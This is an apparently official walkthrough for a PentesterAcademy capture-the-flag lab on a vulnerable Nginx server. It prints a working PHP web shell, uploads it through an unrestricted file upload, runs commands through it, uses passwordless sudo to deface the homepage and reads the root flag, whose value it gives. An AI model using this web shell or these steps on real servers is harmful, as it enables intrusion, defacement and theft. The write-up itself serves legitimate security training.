ATTACK DEFENSE

by PentesterAcademy

Name	Vulnerable Nginx VIII
URL	https://www.attackdefense.com/challengedetails?cid=214
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. Also, the administrator has forgotten to revoke unnecessary permissions from the nginx user.

Objective: Your objective is to deface the homepage with a custom message and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com



http://8svq...elabs.com/

8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com


Simple File Upload

Upload File

Step 2: Create a simple web shell.

Save the below given php script as shell.php


```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```



```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```


Step 3: Upload the webshell to the web server.

Click on the browse button and upload the php script.



shell.php 73 bytes 02:51

Step 4: Click on the hyperlink generated after uploading the php script


http://8svq.../index.php
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/index.php
133%
Search
Most Visited
Browse
Upload


Simple File Upload

Upload File

Choose file

File Uploaded Succesfully

URL: http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php



http://8svqd...ds/shell.php
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php
Most Visited

No output is returned because the cmd parameter was not passed.

Step 5: Execute system commands through “cmd” GET parameter.

Command: whoami

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=whoami



http://8svq...cmd=whoami
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=whoami
Most Visited

```
www-data
```

Step 6: Enumerate files stored on the web server.

Command: pwd


URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd


http://8svq...hp?cmd=pwd
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd
Most Visited

```
/var/www/html/uploads
```

Command: ls -l /var/www/html/

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html/


http://8svqd...r/www/html/
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls -l /var/www/html/
Most Visited


```
total 20
-rw-r--r-- 1 root root  612 Aug 28  2018 index.nginx-debian.html
-rwxr-xr-x 1 root root 4545 Aug 27  2018 index.php
drwxr-xr-x 6 root root 4096 Jun 26  2018 static
drwxrwxrwx 1 root root 4096 Jun  7 10:15 uploads
```

The index.php file is owned by root and only root has write permission on it.

Step 7: Check which commands www-data user can execute as root.

Command: sudo -l

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20-l


http://8svqd...d=sudo%20-l ×
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo -l
Most Visited


```
Matching Defaults entries for www-data on attackdefense.com:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on attackdefense.com:
    (ALL : ALL) ALL
    (root) NOPASSWD: ALL
```

User www-data can execute all commands as root.

Step 8: Deface the homepage of the web application with custom message

Command: echo 'hacked' | sudo tee /var/www/html/index.php


URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=echo%20%27hacked%27%20|%20sudo%20tee%20/var/www/html/index.php


http://8svqd...ml/index.php ×
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=echo 'hacked' | sudo tee /var/www/html/index.php
Most Visited

```
hacked
```

Step 9: Navigate to the homepage of the web application and the custom message will be displayed.

URL: http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/



http://8svqd...nselabs.com/
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com
Most Visited

hacked

Step 10: Check the files present in root user's home directory.

Command: sudo ls -l /root/

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20ls%20-l%20/root/


http://8svqd...0-l%20/root/
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo ls -l /root/
Most Visited


```
total 4
-rw-r--r-- 1 root root 33 Nov  2  2018 flag
-rw-r--r-- 1 root root  0 Aug 28  2018 stdout.log
```

The location of flag is revealed.

Step 11: Retrieve the flag

Command: sudo cat /root/flag

URL:
http://8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo%20cat%20/root/flag



```
8svqd44c6cpiotkexrc90ymjy.public1.attackdefenselabs.com/uploads/shell.php?cmd=sudo cat /root/flag
```

```
c42e4c7012daf5340300d570473ee3a9
```

Flag: c42e4c7012daf5340300d570473ee3a9

References:

1. Nginx (https://www.nginx.com/)